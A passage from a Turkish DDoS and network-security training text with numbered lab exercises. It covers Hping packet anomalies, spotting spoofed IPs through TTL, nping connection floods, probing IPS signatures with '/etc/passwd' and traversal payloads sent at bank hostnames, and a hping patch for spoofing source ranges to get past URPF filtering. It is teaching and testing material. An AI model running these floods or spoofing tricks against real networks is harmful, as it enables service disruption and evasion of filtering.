Ortalama trafik üretimi 2-5 Gbps ve üretilmesi gereken paket miktarı 3.000.000 PPS civarında olmalıdır. Bunun altında kalacak ddos testleri klasik ddos engelleme sistemleri tarafından rahatlıkla engellenebilir.

İşin Mantığını Anlayarak Test Yapma

DDoS testlerinin kolay gerçekleştirilebiliyor olması bu konuda hiç bir bilince sahip olmayan kişilerin de test gerçekleştirebilmesini sağlamaktadır. DDoS engelleme sistemleri internet üzerinden indirilip çalıştırılacak çoğu ddos test/paket üretici yazılım icin basit koruma özelliklerine sahiptir.

Mesela Hping kullanarak yapılacak klasik bir SYN flood saldırısının korumalı bir sistemde hiç bir etkisi olmayacaktır. Hping SYN paketleri üretirken sıradan bir TCP bağlantısından farklı üretmektedir. Bu farkı yakalayan DDoS engelleme sistemleri paketleri işlemeden düşürmektedir.

Hping TCP SYN Paketi Anormallik Örneği

Klasik bir TCP bağlantısı başlatma isteğinde başlık bilgileri aşağıdaki gibi olacaktır.

Transmission Control Protocol, Src Port: 57306 (57306), Dst Port: http (80), Seq: 688192453, Len: 0 Source port: 57306 (57306)

Destination port: http (80)

[Stream index: 0]

Sequence number: 688192453

Header length: 40 bytes

Flags: 0×002 (SYN)

000. .... = Reserved: Not set

...0 .... = Nonce: Not set

.... 0... .... = Congestion Window Reduced (CWR): Not set

.... .0.. .... = ECN-Echo: Not set

.... ..0. .... = Urgent: Not set

....0 .... = Acknowledgment: Not set

.... 0... = Push: Not set

.... .0.. = Reset: Not set

....1. = Syn: Set

[Expert Info (Chat/Sequence): Connection establish request (SYN): server port http]

[Message: Connection establish request (SYN): server port http]

[Severity level: Chat]

Hping tarafından üretilecek SYN paketlerinde TCP SYN paketinde ise ACK bayrağı set edilmediği halde ACK numarası alanı dolu olarak gönderilmektedir.

Transmission Control Protocol, Src Port: here-lm (1409), Dst Port: http (80), Seq: 239285634, Len: 0 Source port: here-lm (1409)

Destination port: http (80)

[Stream index: 0]

Sequence number: 239285634

Acknowledgment Number: 0x1f7f9dc1 [should be 0x00000000 because ACK flag is not set]

[Expert Info (Warn/Protocol): Acknowledgment number: Broken TCP. The acknowledge field is nonzero while the ACK flag is not set]

[Message: Acknowledgment number: Broken TCP. The acknowledge field is nonzero while the ACK flag is not set]

[Severity level: Warn]

[Group: Protocol]

Header length: 20 bytes

Flags: 0×002 (SYN)

000. .... = Reserved: Not set

...0 .... = Nonce: Not set

.... 0... .... = Congestion Window Reduced (CWR): Not set

.... .0.. .... = ECN-Echo: Not set

.... ..0. .... = Urgent: Not set

```
.... ...0 .... = Acknowledgment: Not set

.... .... 0... = Push: Not set

.... .... .0.. = Reset: Not set

.... .... ..1. = Syn: Set
```

Çoğu DDOS engelleme sistemi bu anormalliği yakalayarak Hping tarafından üretilecen paketleri işlemeden çöpe atmaktadır

DDoS Test Amaçlı Kullanılan Yazılımlar

DoS/ DDoS testlerinde yasal olmayan yollarla elde edilmiş Botnet yazılımları kullanılamaz. Botnet'lerin oluşturacağı trafiğin benzerini oluşturabilecek kapasitede açık kaynak kodlu ve ticari yazılımlar bulunmaktadır.

- Hping3
- Nping
- Juno
- T50
- ab
- Apache Jmeter
- DoSHTTP
- Mz
- Hyanae
- DDoSim
- Bonesi

Not: HTTP ve TCP üzerinden çalışan diğer uygulama seviyesi protokollerde ip spoofing yapılamayacağı için internet üzerinden yapılacak ddos testlerinde bu protokollere ait paket üretimleri gerçekleştirilemez.

Yerel ağda lab ortamı kurarak http ve benzeri protokoller için ip spoofing yapılarak tam bir botnet/zombi ordusu simulasyonu gerçekleştirilebilir. Internet üzerinden çeşitli bulut

bilişim çözümleri kullanılarak 100-500-1000 ip adreslik uygulama seviyesi ddos saldırıları simüle edilebilir.

Ücretsiz yazılımlar genellikle kısıtlı özelliklere sahiptir. Geliştirme programlama dili olarak C ve Perl kullanıldığı için kod tarafı incelenerek eklemeler yapılabilir. Mesela hping paketleri gönderirken sadece bir ip adresinden ya da tamamen rastgele ip adreslerinden gönderebilir fakat belirli ip aralığından paket gönderme özelliği yoktur(botnet simülasyonu için).

Testlerde Kullanılan Kaynak Sistemlerin Konumlandırılması

Bazı DDoS koruma sistemleri internetten gelecek ataklara karşı başarılı bir koruma sağlarken eksik/hatalı yapılandırma nedeniyle ISP'nin kendi iç ağından gelebilecek ataklara karşı etkinlik sağlayamamaktadır. Bu nedenle ddos testlerinin ikisi yurt dışında ikisi yurt içindeki ana ISP'lerden olmak üzere en az 4 farklı lokasyondan gerçekleştirilmesi gerekir. Aksi halde ddos testlerinin sonuçları başarısız olacaktır.

URPF Koruması

URPF, çoğu ISP'nin kullandığı ve IP spoofingi engelleme amacıyla kullanılan bir yöntemdir. Teknik detaylarına buradan **ulaşılabilir.

URPF'in aktif olup olmadığını anlamak için intnerete bağlı ayrı bir makineye ihtiyaç vardır.

tcpdump -i eth0 -tn tcp port 8080

URPF testi yapılması istenen makine üzerinden hping3 –spoof 5.6.7.8. -p 8080 -S IPADRESI_B yazılır.

Ardından tcpdump çıktısına bakılarak spoof edilmiş ip adreslerinden peketlerin çıkıp çıkmadığı belirlenebilir.

Uygulama No: **BGA-UAG-80**

DDoS Forensics:DDoS Saldırılarında Sahte IP Kullanımı Belirleme

Amaç: DDOS Saldırınlarında kullanılan sahte ip'lerin belirlenmesi

Yıkım saldırıları olarak tanımlayabileceğimiz DoS/DDoS saldırılarında en temel sorunlardan birisi ip spoofing (ip sahteciliğidir). Internetin üzerinde çalıştığı TCP/IP protokolündeki bazı esneklik ve eksiklikler kullanılarak gerçekleştirilen DDoS saldırılarında saldırganın yakalanması neredeyse imkansızdır.

Linux/UNIX sunucuya sahip bir saldırgan istediği ip adresinden geliyormuş gibi DoS saldırısı gerçekleştirebilir. Hatta istenirse hedef olarak belirlenen kurumun/şirketin kendi ip adresinden geliyormuş gibi bile gösterilebilir.

Bu blog girdisinde DoS/DDoS analizinde saldırı yapan IP adreslerinin gerçek olup olmadığının anlaşılması konusuna değinilmiştir.

Örnek:

Aşağıdaki DDoS saldırı logları test ortamında üretilmiş ve sanki tüm saldırı istekleri beyaz saray (Whitehouse.gov)'dan geliyormuş gibi gözükmektedir.

root@bt:~# tcpdump -i eth0 -tn tcp port 80tcpdump: verbose output suppressed, use -v or -vv for full protocol decode

listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes

IP 23.14.92.90.2861 > 50.22.202.162.80: Flags [S], seq 1539702406, win 512, length 0

IP 23.14.92.90.2862 > 50.22.202.162.80: Flags [S], seq 664924080, win 512, length 0

IP 23.14.92.90.2863 > 50.22.202.162.80: Flags [S], seq 1884477834, win 512, length 0

IP 23.14.92.90.2864 > 50.22.202.162.80: Flags [S], seq 1637761741, win 512, length 0

IP 23.14.92.90.2865 > 50.22.202.162.80: Flags [S], seq 1371834373, win 512, length 0

Burada eğer saldırı iyi analiz edilmezse yanlış kişi veya kurumlar gereksiz yere suçlanabilir.

Saldırılarda kullanılan IP adreslerinin gerçekten o kişi/kurumdan mı geliyor yoksa başkaları tarafından sahte olarak üretilip üretilmediğini belirlemek çok zordur. Protokol başlık bilgilerini detaylı analiz ederek bu konuda bazı ipuçları yakalanabilir.

Bu ipuçlarından en kolayı ve ilki IP başlık bilgisindeki TTL (Time To Live) alanıdır.

IP başlığındaki TTL alanı IP paketinin kaç adet yönlendirici (OSI katmanına göre >3 katmanda yönlendirme yapan herhangi bir cihaz da olabilir) dolaştığını belirtir. TTL değerleri işletim sistemlerine göre farklılık gösterse de genellikle 64, 128 veya 256 gibi değerlerden başlatılır. DDoS saldırı analizinde kaydedilen paketler incelendiğinde TTL değerlerine bakılarak paketlerin gerçekten ilgili kaynaktan gelip gelmediği konusunda yorum yapılabilir.[1]

Aşağıdaki paketlere (tcpdump çıktısı) bakarak paketin başlangıç TTL'inin 64 olduğunu ve bize ulaşana kadar toplamda 7 cihaztan geçtiğini tahmin edebiliriz.

```
# tcpdump -i eth0 tcp port 80 -v -n

tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
```

15:52:21.486405 IP (tos 0×0, ttl 57, id 56984, offset 0, flags [none], proto TCP (6), length 40)

23.14.92.27.2839 > 50.22.202.162.80: Flags [S], cksum 0x0ce7 (correct), seq 1877259047, win 512, length 0

15:52:22.486712 IP (tos 0×0, ttl 57, id 46513, offset 0, flags [none], proto TCP (6), length 40)

23.14.92.27.2840 > 50.22.202.162.80: Flags [S], cksum 0x8ca2 (correct), seq 910508081, win 512, length 0

Bu bilgileri kullanarak DDoS saldırılarında kaynak olarak kullanılan IP adreslerinin gerçekten gözüken IP adresinden mi yoksa başkaları tarafından spoof edilerek gönderilen adresler mi olduğu belirlenebilir.

Örnek Analiz:

Aşağıdaki çıktılara göre saldırıda kullanılan ip adreslerinin gerçek ya da sahte olma ihtimali nedir?

 # tcpdump -i eth0 tcp port 80 -v -n

tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes

15:57:40.356491 IP (ttl 58, id 42475, offset 0, flags [none], proto TCP (6), length 40)

15.118.77.4.1593 > 50.22.202.162.80: Flags [S], , seq 317707819, win 512, length 0

15:57:41.356872 IP ttl 58, id 40125, offset 0, flags [none], proto TCP (6), length 40)

91.250.206.34.1594 > 50.22.202.162.80: Flags [S], cksum 0x9f0b (correct), seq 820931198, win 512, length 0

15:57:42.357198 IP (tos 0×0, ttl 58, id 36059, offset 0, flags [none], proto TCP (6), length 40)

151.31.27.199.1595 > 50.22.202.162.80: Flags [S], cksum 0x208a (correct), seq 1444135933, win 512, length 0

15:57:43.357543 IP (tos 0×0, ttl 58, id 60185, offset 0, flags [none], proto TCP (6), length 40)

24.162.11.171.1596 > 50.22.202.162.80: Flags [S], cksum 0x13e5 (correct), seq 750695986, win 512, length 0

15:57:44.358025 IP (tos 0×0, ttl 58, id 41019, offset 0, flags [none], proto TCP (6), length 40)

250.250.205.165.1597 > 50.22.202.162.80: Flags [S], cksum 0×2764 (correct), seq 440922370, win 512, length 0

15:57:45.358314 IP (tos 0×0, ttl 58, id 1793, offset 0, flags [none], proto TCP (6), length 40)

144.104.160.222.1598 > 50.22.202.162.80: Flags [S], cksum 0×4725 (correct), seq 507576874, win 512, length 0

15:57:46.358612 IP (tos 0×0, ttl 58, id 6020, offset 0, flags [none], proto TCP (6), length 40)

19.199.201.237.1599 > 50.22.202.162.80: Flags [S], cksum 0xf8b4 (correct), seq 1523793720, win 512, length 0

15:57:47.358930 IP (tos 0×0, ttl 58, id 5398, offset 0, flags [none], proto TCP (6), length 40)

2.16.217.123.1599 > 50.22.202.162.80: Flags [S], cksum 0xf8b4 (correct), seq 1523793720, win 512, length 015: (ttl 58, id 5398, offset 0, flags [none], proto TCP (6), length 40)

Yukarıdaki çıktı incelendiğinde rastgele IP adreslerinden TCP SYN paketlerinin 80. porta gönderildiği gözükmektedir.(SYN flood saldırısından alınmış örnek). Burada dikkat çeken bir husus gönderilen tüm paketlerde TTL değerinin 58 olmasıdır, farklı farklı IP Adreslerinden gelen paketlerin TTL değerlerinin aynı olması pek olası değildir. Örnek olması açısından en son satırdaki IP adresi 2.16.217.123 inceleyelim.

İlk adım olarak bu IP adresine bir adet paket gönderelim ve cevaptaki TTL değerini inceleyelim.

```
# hping3 -p 80 -S 2.16.217.123 -c 1

HPING 2.16.217.123 (eth0 2.16.217.123): S set, 40 headers + 0 data bytes

len=46 ip=2.16.217.123 ttl=53 DF id=0 sport=80 flags=SA seq=0 win=14600 rtt=53.1 ms

— 2.16.217.123 hping statistic —

1 packets tramitted, 1 packets received, 0% packet loss
```

Gönderilen bu isteğin cevapları incelenirse dönen pakete ait TTL değerinin 53 olduğu görülebilir. Oysa saldırı paketlerinde bu ip adresinden gelen paketlere ait TTL değerinin 58 olduğu gözükmekteydi. Bu da bize ilgili SYN flood saldırısında kullanılan IP adreslerinin gerçek olmadığını söylemektedir.

 # tcpdump -n -t tcp port 80 -v

IP (tos 0×0, ttl 64, id 25701, offset 0, flags [none], proto TCP (6), length 40)

85.95.238.172.2651 > 2.16.217.123.80: Flags [S], cksum 0x65ca (correct), seq 16

IP (ttl 53, id 0, offset 0, flags [DF], proto TCP (6),)

2.16.217.123.80 > 85.95.238.172.2651: Flags [S.], cksum 0x1c1d (correct), seq 2868979279, ack 1695933000, win 14600, options [mss 1460], length

Tabi buradaki analiz yöntemi ileri seviye teknik bilgiye sahip saldırganlar tarafından rahatlıkla aşılabilse de bugüne kadar bu yöntemi şaşırtacak bir saldırı analiziyle karşılaşmadık.

**Internet altyapısının esnekliği ve yönlendirme algoritmalarının işleyişi düşünüldüğünde bir paketin A noktasından B noktasına giderken izlediği yol ile B noktasından A'ya geri dönüşte izlediği yollar farklı olabilir bu da TTL değerlerinin farklı çıkmasına yol açacaktır.*

Uygulama No: **BGA-UAG-81**

Nping Kullanarak TCP Connection Flood DoS/DDoS Testleri

Amaç: Nping aracı ile TCP Connection Flood DoS/DDoS testlerinin gerçekleştirilmesi

TCP tabanlı DoS saldırılar genelde aşağıdaki alt başlıklarda incelenir:

- SYN Flood
- ACK Flood
- FIN Flood
- RST Flood
- Connection flood

tüm bu başlıklarda(son satır hariç) saldırgan sahte ip adresleri kullanarak hedef sisteme paketler gönderir. Amaç hedef sistemin kapasitesini zorlamak ve daha fazla paket alamamasını sağlamaktır.

SYN flood haric diğer TCP bayrakları kullanılarak gerçekleştirilecek flood saldırılarının güvenlik sistemleri üzerinde etkisi yok denecek kadar azdır. SYN flood saldırılarından syn cookie ve syn proxy kullanılarak rahatlıkla korunulabilmektedir.

TCP güvenilir bir protokol olması nedeniyle internet üzerinden IP spoofinge açık değildir. Bu nedenle Hping, scapy gibi araçlar kullanılarak gerçekleştirilecek saldırılarda üçlü el sıkışma sahte ip adreslerinden tamamlanamaz ve connection flood saldırıları gerçekleştirilemez.

TCP connection flood saldırıları/testleri hedef sistemin oturum limitlerini ölçmek/görmek için kullanılabilir.

```
nping –tcp-connect 4.27.0.3  -p 80 –rate 5000  -c 100000000
```

Yukardaki komutla eş zamanlı 5000 TCP bağlantısı isteği gönderilmekte ve eğer rate limiting sistemi yoksa çok kısa sürede hedef sistemin oturum limitlerini doldurabilmektedir(SYN cookie vs olsa dahi)

Diğer yazılımlar gibi Nping de sahte ip adreslerinden Botnet simulasyonu yapamadığı için tam manasıyla bir DDoS değil, DoS olmaktadır. Yerel ağda lab ortamında gerçekleştirilecek testlerde kurban sistemin varsayılan ağ geçidi attacker sistemi olarak ayarlanabilirse istenilen türde atak için Botnet simulasyonu yapılabilir (HTTP GET/POST Flood vs). Netstress yeni sürümüyle sahte ip adreslerinden uygulama seviyesi DDoS saldırılarını yerel ağda test ortamlarında simule edebilmektedir.

Uygulama No: **BGA-UAG-82**

Intrusion Prevention System Stateful Signature Inspection Testleri

Amaç: Intrusion Prevention System Stateful Signature Inspection Testleri ve imzaların incelenmesi

Saldırı Engelleme Sistemleri günümüz sınır güvenliğin akla gelen ilk bileşenlerden biridir. IPS'ler klasik güvenlik duvarlarından farklı olarak barındırdıkları DPI(Deep Packet Inspection) altyapılarıyla protokollere ait tüm detay alanları inceleyebilir ve bu alanlar içerisinde isteğe bağlı olarak paketleri engelleyebilir.

Günümüz sistemlerinde kullanılan IPS'lerin tamamı stateful mimaride çalışır. Stateful packet inspection (Durum korumalı paket inceleme) IPS'in ya da Firewall'un üzerinden geçirdiği her paketi bağımsız olarak incelemesi yerine paketler arasındaki ilişkiyi gozetleyerek daha akıllı kararlar verebilmesini sağlar.

Mesela bir bağlantıda saldırı imzası aramadan önce bağlantının gerçekten bir bağlantı mı olduğunu yoksa rastgele gönderilen paketler mi olduğunu anlayabilir. Kısacası oturum kavramını sağlar ve birbirleriyle ilişkili paketleri tek bir oturum olarak kabul eder ve inceler.

Açık kaynak kodlu Snort IPS/IDS sistemi incelenirse hem stateful yapıda hem de stateless yapıda kuralların yazılabildiği görülecektir.

Snort Stateless Saldırı İmzası

```
scan.rules:alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN SYN FIN"; flow:stateless; flags:SF,12; reference:arachnids,198; classtype:attempted-recon; sid:624; rev:7;)
```

Snort Stateful Saldırı İmzası

```
web-misc.rules:alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC /etc/passwd"; flow:to_server,established; content:"/etc/passwd"; nocase; classtype:attempted-recon; sid:1122; rev:5;)
```

Bu Snort kuralı ile gelen giden her paketin ayrı ayrı incelenmesi yerine sadece oturum kurulmuş (3'lü el sıkışmayı başarıyla tamamlamış) paketlerin incelenmesi ve içeriğinde /etc/passwd barındıran oturumlar için -paketler için değil- uyarı vermesi sağlanmaktadır.

Eğer IPS sistemleri herhangi bir yapılandırmadan geçirilmeden oldugu gibi ağda konumlandırılırsa gelen giden her paketi değerlendirip saldırı araması yapacak sekilde çalışacaktır (Default olarak stateful çalışanlar da var)

Stateful mimarisi aktif edilmemiş bir IPS'in ne gibi dezavantajları olabilir?

Stateful çalışmayan bir IPS uzaktan sahte IP adreslerinden gönderilecek cesitli paketleri gercek bir saldırı gibi algılayacak ve loglamaya calısacaktır. Bu süre zarfında birileri eger gercekten sisteme yönelik denemeler yapıyorsa loglardan anlasılması güc olacaktır.

Yine benzer şekilde saldırgan IPS'i işlevsiz bırakmak için farklı -ve sahte- ip adreslerinden milyonlarca saldırı imzası üretecek paketler gönderebilir. IPS gelen her paketi teker teker incelemeye tabi tuttuğu için kısa sürede devre dışı kalabilir. Gerçekleştirdiğimiz testlede 10 dakika süren bir atağın etkisinin IPS loglama sisteminde 7-8 kadar etkisi olmuştur.

Örnek:

Hedef olarak belirlenen IPS'in çalışma yapısını anlamak için bazı örnek paketler gönderilmesi gerekmektedir.

Bu paketlerden bazıları aradaki IPS cihazını kızdıracak ve kural/imzalarının tetiklenmesini ve trafiği engellemesini -RST ya da pasif DROP- sağlayacaktır.

I. Adım

Birinci adımda test yapılan IPS'in arkasındaki sunucunun TCP/80 portuna sıradan SYN paketleri gönderilir.

Hedef sunucu bu paketlere -port açık olduğu için- ACK/SYN bayraklı paketle cevap verecektir.

```
root@seclabs:~# hping3 -p 80 -S www.bank1.com.tr

HPING www.bank1.com.tr (eth0 1.2.3.4): S set, 40 headers + 0 data bytes

len=46 ip=1.2.3.4 ttl=244 DF id=19935 sport=80 flags=SA seq=0 win=1608 rtt=3.6 ms

len=46 ip=1.2.3.4 ttl=244 DF id=46389 sport=80 flags=SA seq=1 win=1608 rtt=3.5 ms

len=46 ip=1.2.3.4 ttl=244 DF id=8438 sport=80 flags=SA seq=2 win=1608 rtt=3.2 ms

len=46 ip=1.2.3.4 ttl=244 DF id=21695 sport=80 flags=SA seq=3 win=1608 rtt=3.3 m
```

II. Adım

Bu adımda hedef sunucuya gönderilen SYN bayraklı paketlerin içerisine veri eklenmiştir.

```
root@seclabs:~# cat test1

test deneme123
```

Amac hedef sistem önündeki IPS'in kurallarındaki SYN bayraklı paketler veri taşıyamaz kuralının aktif olup olmadığını öğrenmek. Aşağıdaki çıktı IPS'de bu kuralın aktif olmadığını göstermektedir.

```
root@seclabs:~# hping3 -p 80 -S www.bank1.com.tr -d 100 -E test1

HPING www.bank1.com.tr (eth0 1.2.3.4): S set, 40 headers + 100 data bytes

[main] memlockall(): Success

len=46 ip=1.2.3.4 ttl=244 DF id=19727 sport=80 flags=SA seq=0 win=1608 r tt=3.8 ms

len=46 ip=1.2.3.4 ttl=244 DF id=49973 sport=80 flags=SA seq=1 win=1608 rtt=3.5 ms

len=46 ip=1.2.3.4 ttl=244 DF id=2089 sport=80 flags=SA seq=2 win=1608 rtt=4.2 ms

len=46 ip=1.2.3.4 ttl=244 DF id=62685 sport=80 flags=SA seq=3 win=1608 rtt=3.5 ms
```

SYN bayraklı paket veri taşıyamaz kuralının aktif olduğu IPS' gönderilecek paketlere cevap donulmez ya da RST paketi dönülür.

```
root@seclabs:~# hping3 -p 80 -S www.bank3.com.tr -d 100 -E test1 -c 4

HPING www.bank3.com.tr (eth0 1.8.12.7): S set, 40 headers + 100 data bytes

[main] memlockall(): Success

Warning: can't disable memory paging!

— www.bank3.com.tr hping statistic —

4 packets tramitted, 0 packets received, 100% packet loss

round-trip min/avg/max = 0.0/0.0/0.0 ms
```

III. Adım

Hedef sisteme SYN bayraklı paket içerisinde veri gönderilebildiği belirlendi. Bu asamada gönderilen verinin içeriğiyle oynayarak IPS'in tetiklenmesini sağlamaya calışılacaktır. Eğer IPS oturum kurulmamış TCP bağlantılarını takip edip IPS imzalarını çalıştırıyorsa bu o IPS'in iyi yapılandırılamadığı anlamına gelir.

Hedef sistemdeki IPS'i tetiklemek için gönderilen veri parçası

```
root@seclabs:~# cat test2

GET /etc/passwd HTTP/1.0

root@seclabs:~# hping3 -p 80 -S www.bank1.com.tr -d 100 -E test2

HPING www.bank1.com.tr (eth0 1.2.3.4): S set, 40 headers + 100 data bytes

[main] memlockall(): Success

Warning: can't disable memory paging!

len=46 ip=1.2.3.4 ttl=53 id=13 sport=80 flags=RA seq=0 win=4096 rtt=12.4 ms

len=46 ip=1.2.3.4 ttl=53 id=13 sport=80 flags=RA seq=1 win=4096 rtt=11.9 ms

len=46 ip=1.2.3.4 ttl=53 id=13 sport=80 flags=RA seq=2 win=4096 rtt=12.8 ms
```

Bazı IPS'ler sadece /etc/passwd geçtiğinde kızmaz, bunun yerine ../../etc/passwd gibi bir ifade konulduğunda imzalarını devreye sokar.

hedefe payload olarak gönderilen test2 dosyası içeriği

GET /etc/passwd HTTP/1.0

hedefe payload olarak gönderilen test3 dosyası içeriği

GET ../..//etc/passwd HTTP/1.0

GET /etc/passwd HTTP/1.0'e kızmayan fakat GET ../../../etc/passwd HTTP/1.0 IPS Davranışı

```
root@seclabs:~# hping3 -p 80 -S www.bank2.com.tr -d 100 -E test2
```

```
HPING www.bank2.com.tr (eth0 4.5.6.7): S set, 40 headers + 100 data bytes

[main] memlockall(): Success

Warning: can't disable memory paging!

len=46 ip=4.5.6.7 ttl=247 DF id=37297 sport=80 flags=SA seq=0 win=8190 rtt=3.6 ms

len=46 ip=4.5.6.7 ttl=247 DF id=64305 sport=80 flags=SA seq=1 win=8190 rtt=3.7 ms

len=46 ip=4.5.6.7 ttl=247 DF id=16772 sport=80 flags=SA seq=2 win=8190 rtt=3.4 ms

^C

— www.bank2.com.tr hping statistic —

3 packets tramitted, 3 packets received, 0% packet loss

round-trip min/avg/max = 3.4/3.6/3.7 ms

root@seclabs:~# hping3 -p 80 -S www.bank2.com.tr -d 100 -E test3

HPING www.bank2.com.tr (eth0 4.5.6.7): S set, 40 headers + 100 data bytes

[main] memlockall(): Success

Warning: can't disable memory paging!

len=46 ip=4.5.6.7 ttl=57 id=13 sport=80 flags=RA seq=0 win=4096 rtt=3.2 ms

len=46 ip=4.5.6.7 ttl=57 id=13 sport=80 flags=RA seq=1 win=4096 rtt=3.1 ms

len=46 ip=4.5.6.7 ttl=57 id=13 sport=80 flags=RA seq=2 win=4096 rtt=3.2 ms
```

Uygulama No: **BGA-UAG-83**

Hping Kullanarak URPF Korumalı Ağlarda IP Spoofing

Amaç: Hping aracı ile URPF korumalı ağlarda sahte ip üretimi

URPF(Unicast Reverse Path Forwarding) ağ ve güvenlik cihazlarında IP spoofing'le mücadele etmek için kullanılan bir özelliktir.

Basitce URPF paketin kaynak ip adresinin yonlendirme tablosu ile karsilastirilmasi sonucu paketin uygun arabirimden gelip gelmediginin kontrol eder. URPF, internetten gelecek paketler için değil, güvenlik/network cihazı tarafından korunan sistemler için geçerlidir.

DDoS testleri gerçekleştirilirken genellikle test yapılan ağın çıkışındaki bir ağ/güvenlik cihazı üretilen sahte ip paketlerini URPF'den (ya da benzeri bir özellikten) dolayı engelliyor olabilir. Bu gibi durumlarda DDoS testlerinde üretilen paketler internete çıkamayacağı için hedef sisteme etkisi olmayacaktır. Bu gibi ortamlarda gönderilecek paketler kullanılan sistemle aynı subnetten üretilirse (mesela DDoS testi icin kullanılan sistemin ip adresi 192.168.1.3/24 olsun, burada 192.168.1.0/24 subnetinden rastgele ip kullanılabilir) URPF'e takılmadan hedef sisteme erişecektir.

DDoS testlerinde yoğun kullanılan Hping, network testleri icin kullanilan acik kaynak kodlu bir yazilimdir. Ozellikle –rand-source parametresi ile kaynak ip adreslerinin değişken olması sağlanabilmektedir.

Ancak istenen ip adres blogundan kaynak paketlerin gonderilebilmesi hping ile on tanımlı olarak saglanamamaktadir. BGA ekibinden Omer Albayrak tarafından geliştirilen yama ile bu ozellik –rand-pattern-source parametresi ile sağlanabilmektedir. Ilgili yamanın uygulanması ve sonrasında kullanımına dair ayrıntılar aşağıda anlatılmaktadır.

Kurulum öncesi sistem gereksinimleri:

- tcl paketleri kurulu olması lazım.

apt-get install tcl8.4 tcl8.4-dev

- libpcap için bir symbolic link atmak gerekiyor.

```
mkdir /usr/local/include/net

ln -sf /usr/include/pcap-bpf.h /usr/local/include/net/bpf.h

# wget http://www.hping.org/hping3-20051105.tar.gz
# wget http://cvs.bga.com.tr/hping-rand-pattern.patch
# tar -zxvf hping3-20051105.tar.gz
# cd hping3-20051105/
# patch -p1 -i ../hping-rand-pattern.patch
# ./configure; make; make install
```

Gerekli yamanin uygulanmasinin ardindan kurulum islemi tamamlanir ve –rand-pattern-source parametresi ile istenilen ip blogundan paketler gonderilebilmektedir. Ornegin 127.0.0.1 hedefinin tcp/3737 portuna 192.168.x.x kaynak ip adres blogundan paket gondermek icin;

```
# hping3 -c 3 -S -p 3737 127.0.0.1 –rand-pattern-source 192.168.x.x
```

seklinde bir kullanim gerekmektedir. Ilgili paketlere ait tcpdump ciktisi ise asagida goruldugu gibi olmaktadir.

```
# tcpdump -tttnn -i lo port 3737

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode

listening on lo, link-type EN10MB (Ethernet), capture size 65535 bytes

00:00:00.000000 IP 192.168.111.137.1193 > 127.0.0.1.3737: Flags [S], seq 969737665, win 512, length 0

00:00:00.000019 IP 127.0.0.1.3737 > 127.0.0.1.1193: Flags [R.], seq 0, ack 969737666, win 0, length 0

00:00:01.000134 IP 192.168.108.254.1194 > 127.0.0.1.3737: Flags [S], seq 1919278313, win 512, length 0
```

```
00:00:00.000022 IP 127.0.0.1.3737 > 127.0.0.1.1194: Flags [R.], seq 0, ack 1919278314, win 0, length 0

00:00:01.000108 IP 192.168.174.173.1195 > 127.0.0.1.3737: Flags [S], seq 1078569436, win 512, length 0

00:00:00.000022 IP 127.0.0.1.3737 > 127.0.0.1.1195: Flags [R.], seq 0, ack 1078569437, win 0, length 0
```

Goruldugu gibi 192.168.111.137, 192.168.108.254 ve 192.168.174.173 kaynak ip adreslerinden paketler gelmektedir. Yine ayni sekilde 127.0.0.1 hedef sunucusunun tcp/3737 portuna 192.x.x.37 kaynak ip adres blogundan paket gondermek icin;

```
# hping3 -c 3 -S -p 3737 127.0.0.1 –rand-pattern-source 192.x.x.37
```

seklinde bir kullanim gerekmektedir. Ilgili paketlere ait tcpdump ciktisi ise asagida goruldugu gibi olmaktadir.

```
# tcpdump -tttnn -i lo port 3737

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode

listening on lo, link-type EN10MB (Ethernet), capture size 65535 bytes

00:00:00.000000 IP 192.181.54.37.1956 > 127.0.0.1.3737: Flags [S], seq 119506247, win 512, length 0

00:00:00.000014 IP 127.0.0.1.3737 > 127.0.0.1.1956: Flags [R.], seq 0, ack 119506248, win 0, length 0

00:00:01.000141 IP 192.27.215.37.1957 > 127.0.0.1.3737: Flags [S], seq 556719496, win 512, length 0

00:00:00.000020 IP 127.0.0.1.3737 > 127.0.0.1.1957: Flags [R.], seq 0, ack 556719497, win 0, length 0

00:00:01.000126 IP 192.73.27.37.1958 > 127.0.0.1.3737: Flags [S], seq 1832818380, win 512, length 0
```

```
00:00:00.000021 IP 127.0.0.1.3737 > 127.0.0.1.1958: Flags [R.], seq 0, ack 1832818381, win 0, length 0
```

Goruldugu gibi 192.181.54.37, 192.27.215.37 ve kaynak ip adreslerinden paketler gelmektedir. Tamamen degisken kaynak ip adresleri uretmek icin ise –rand-pattern-source x.x.x.x kullanilamamaktadir. Hping ile on tanimli saglanan bu ozellik –rand-source parametresi araciligi ile gerceklestirilmektedir. Bu sekilde kullanildiginda ise asagidaki gibi uyari alinacaktir.

```
# hping3 -c 3 -S -p 3737 127.0.0.1 –rand-pattern-source x.x.x.x

HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes

Try –rand-source yeah
```

Yine ayni sekilde hem –rand-pattern-source ve –rand-source parametreleri ayni anda kullanilamamaktadir. Bu durumda asagidaki gibi uyari mesaji alinacaktir.

```
# hping3 -c 3 -S -p 3737 127.0.0.1 –rand-pattern-source 127.x.x.x –rand-source

Not use both –rand-pattern-source && –rand-source options !
```

Kisaca bu yama ile hping istenen kaynak ip adresi yada ip adres blogundan istenen paketleri uretebilmektedir. Ozellikle network testlerinde kullanilan bu yontem hping ile gerceklestirilebilmektedir.

Uygulama No: **BGA-UAG-84**

Günümüz Internet Dünyasında IP Spoofing

Amaç: IP Spoofing kavramının anlaşılması

Günümüz internet dünyasının temelini TCP/IP protokol ailesi oluşturmaktadır. TCP/IP ailesi OSI katmanına benzer şekilde katmanlı bir yapıdadır. Her bir katman bir üst katmana karşı sorumludur ve her katman barındırdığı özelliklerle diğer katmanların tamamlayıcısı olur. Mesela Network katmanındaki Internet Protocolü(IP)'nin hata kurtarma mekanizması olmadığı için ICMP'den destek alır.

Bu tamamlama özelliklerinden en önemli biri de IP katmanındaki adres sahteciliğine karşı Transport katmanında yer alan TCP'nin tahmin edilmesi güç sıra -onay numaraları barındırması **özelliğidir.**

IP Spoofing Nedir?

